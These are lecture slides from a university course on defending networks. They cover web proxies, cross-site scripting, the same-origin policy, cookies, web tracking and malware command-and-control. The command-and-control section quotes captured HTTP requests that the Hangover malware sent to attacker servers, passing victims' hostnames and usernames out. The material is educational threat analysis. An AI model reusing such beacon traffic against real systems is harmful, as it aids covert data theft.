Defending Computer Networks
Lecture 20: Topics in Web Security

Stuart Staniford

Adjunct Professor of Computer Science

Logistics

- Project Milestone 1 due tomorrow
- Guest lecture on Forensics Tuesday Nov 18th
  - Frank Adelstein, Cayuga Networks

EU Holds Largest-Ever Cyber-Security Exercise

ATHENS, Greece — Oct 30, 2014, 1:06 PM ET

By DEREK GATOPOULOS Associated Press

The European Union on Thursday carried out its biggest exercise to prevent cyber-attacks on Europe's public utilities and communications networks.

The director of the European Network and Information Security Agency, Udo Helmbrecht, told The Associated Press that Thursday's one-day exercise involving 29 countries and 200 agencies dealt with attack scenarios against "critical infrastructure."

Helmbrecht said European countries were working to improve their coordination between national security agencies and to further standardize protective software and methods.

Examples of serious past incidents, he said, include a wave of cyber-attacks against Estonia in 2007 that severely affected the country's banks and government agencies, and the Stuxnet computer virus that was used to target energy and industrial sites in Iran.

Main Goals for Today


- Finish up various web-related bits and pieces
  - Proxies
  - Cross-site Scripting
  - Web tracking/privacy
  - Command-and-control

Building a URL Blacklist

- Build a big farm of clients (eg in VMs)
- Crawl the web
- Try to get infected
- Note the bad URLs
- If you were the bad guys, what would you do?

Reasons for Client-side proxy chains

- Acquisitions
  - When BigCo acquires SmallCo
  - Easiest thing is make SmallCo proxy point to BigCo proxy
  - Don't have to change settings on all SmallCo computers
- Proxy Sandwich
  - Allow for monitoring between child and parent



X-Forwarded-For

- When there is a client-side proxy
  - Anything on Internet side will not see original IP address of client
  - If this is desirable,
    - X-forwarded-for: <ip1>, <ip2>, …
    - Records the chain of IP addresses (original client and proxies along the way).
- In proxy sandwich architecture, often see
  - Child proxy adds X-forwarded-for
  - Parent proxy removes it again

Cross-Site Scripting

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

Still a Live Issue


Facebook Login Page hacked through XSS by Mauritania Attacker

Posted by: HNBulletin in Facebook, Mauritania Attacker, News, XSS June 2, 2013 2 Comments

*Founder of Anonghost team "Mauritania Attacker" found XSS Vulnerability in Facebook.com which adds their own message (**HACKED BY MAURITANIA ATTACKER**) in the Facebook Login Page and we also checked that it is still working.*

Same Origin Policy

- When can a piece of js access a DOM?



Same Origin Policy

- Principle enforced by browser is:
  - Protocol, host, and port must all match

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Don't use	Port explicit. Depends on implementation in browser.

So ladygaga.com <script>s shouldn't be able to talk to wellsfargo.com

Form Generation

- http://www.w3schools.com/html/html_forms.asp
  - Especially examine the submit button form
  - Use the submit button
  - Examine the url with parameters
  - Examine the generated output html source
  - What is the server code doing here?
  - Try inputting blah

Set-Cookie: Syntax

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT

(content of page)
```

http://en.wikipedia.org/wiki/HTTP_cookie

Cookie: Syntax


```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
Accept: */*
```

Putting It Together

- Elements of an XSS attack scenario
  - I use server with sensitive content (bank)
  - Bank server code that doesn't eliminate markup
  - Attacker (Lady Gaga) tricks me into visiting a link to bank,
    - but of her construction
    - while I'm logged into bank
  - Bank incorporates Lady Gaga's code into webpage
  - Now her javascript can access bank
    - with my login privileges (has my cookie)
    - Now she can steal my $609.31!

XSS Example

Researcher discovers stored XSS flaw in GMail for iOS, gets $5,000 reward



Ravi Mandalia
On October 15, 2013
http://www.techienews.co.uk

A security researcher has found a cross site scripting (XSS) flaw in Gmail for iOS app that gets triggered without any user intervention.

Let's Walk Through

- http://roy-castillo.blogspot.ru/2013/10/google-mail-hacking-stored-xss-in-gmail_11.html

Issues on Sanitizing Input to HTML

Explicitly Setting the Character Encoding

Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO-8859-1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO-8859-1. HTML version 4 legitimizes this - if the character encoding isn't specified, any character encoding can be used.

If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters.

http://www.cert.org/tech_tips/malicious_code_mitigation.html

What Is Special?

- Highly dependent on context
- In middle of text: < & >
- In an attribute value: “ ‘ ws &
- In Urls: ws & . / %
- Within <script></script>: ; {} ()
- Anything that will be special to server-side…
- Generally much better to positively insist input tightly matches expected format,
- rather than try to handle all special cases
- Be paranoid!

Web Tracking

The Internet is a surveillance state

By **Bruce Schneier**, Special to CNN
updated 2:04 PM EDT, Sat March 16, 2013

STORY HIGHLIGHTS


- Bruce Schneier: Whether we like

Editor's note: *Bruce Schneier is a security technologist and author of "Liars and Outliers: Enabling the Trust Society Needs to Survive."*

Main Sets of Actors

- Consumer tech companies (Google, FB)
  - We voluntarily give them tons of information
- Advertisers (and related providers)
  - Can track our behavior pervasively via Cookies
- Law Enforcement
  - Can get everything after the fact
- Intelligence agencies
  - Appear to know more than God.

Do Not Track



Do Not Track

Universal Web Tracking Opt Out

Overview

Do Not Track is a technology and policy proposal that enables users to opt out of tracking by websites they do not visit, including analytics services, advertising networks, and social platforms. At present few of these third parties offer a reliable tracking opt out, and tools for blocking them are neither user-friendly nor comprehensive. Much like the popular Do Not Call registry, Do Not Track provides users with a single, simple, persistent choice to opt out of third-party web tracking.

For users

Your browser **supports** Do Not Track ✓
You **have enabled** Do Not Track ✓
How to enable: FF, IE, Safari, **Chrome**, Opera
Websites that honor Do Not Track

Developer resources

Cookbook: how to build third-party advertising, analytics, and social features without tracking

Do Not Track Details

- HTTP Header
  - DNT: <value>
    - 1 (user requests no tracking)
    - 0 (user has approved tracking)
    - unset (user has expressed no preference)
- Can also turn off third party cookies in browser
  - Some websites will break

http://www.w3.org/TR/tracking-dnt/


Command and Control

- Protocols by which dark side controls their minions

http://brotherpeacemaker.wordpress.com/2012/01/

Command and Control

- Mostly HTTP/HTTPS
  - For firewall transit reasons
- Otherwise highly variable, case-by-case



Recent Example

The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns

November 6, 2013 | By Nart Villeneuve, Xiaobo Chen, Dan Caselden and Ned Moran | Exploits, Technical, Threat Intelligence | Comments 0

A **zero-day vulnerability** was recently discovered that exploits a Microsoft graphics component using malicious Word documents as the initial infection vector. Microsoft has **confirmed** that this exploit has been used in "attacks observed are very limited and carefully carried out against selected computers, largely in the Middle East and South Asia."

Our analysis has revealed a connection between these attacks and those previously **documented** in **Operation Hangover**, which adds India and Pakistan into the mix of targets. Information obtained from a command-and-control server (CnC) used in recent attacks leveraging this zero-day exploit revealed that the Hangover group, believed to operate from India, has compromised 78 computers, 47 percent of those in Pakistan.

http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html

Hangover

- http://normanshark.com/pdf/Unveiling%20an%20Indian%20Cyberattack%20Infrastructure-23_FINAL_052013.pdf
- Spear-phishing campaigns
- Targets of national security interest
  - Mainly in Pakistan
  - Some China
  - Some Indian dissident/separatist groups also
  - Some economic espionage also


Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1
User-Agent: WinInetGet/0.1
Host: krickmart.com
Connection: Keep-Alive
Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: appworldstores.com
Connection: Keep-Alive


GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: lampur.com
Connection: Keep-Alive

Arx - cybercriminals



Downloads Citadel – Zeus variant – for stealing banking credentials

Citadel Botnet



Uses encrypted communication of HTTP

http://www.symantec.com/connect/blogs/citadel-s-defenses-breached

Relationship

- Both groups target India/Pakistan
  - Hangover looks national security oriented
  - Arx looks cybercriminal
  - No common infrastructure
  - Arx started using 0day 9/26
    - ROP based exploit of fixed library to bypass ASLR/DEP
  - Hangover started using 0day 10/23
    - Older style exploit of Win XP with no ASLR/DEP bypass
  - Dates based on VT samples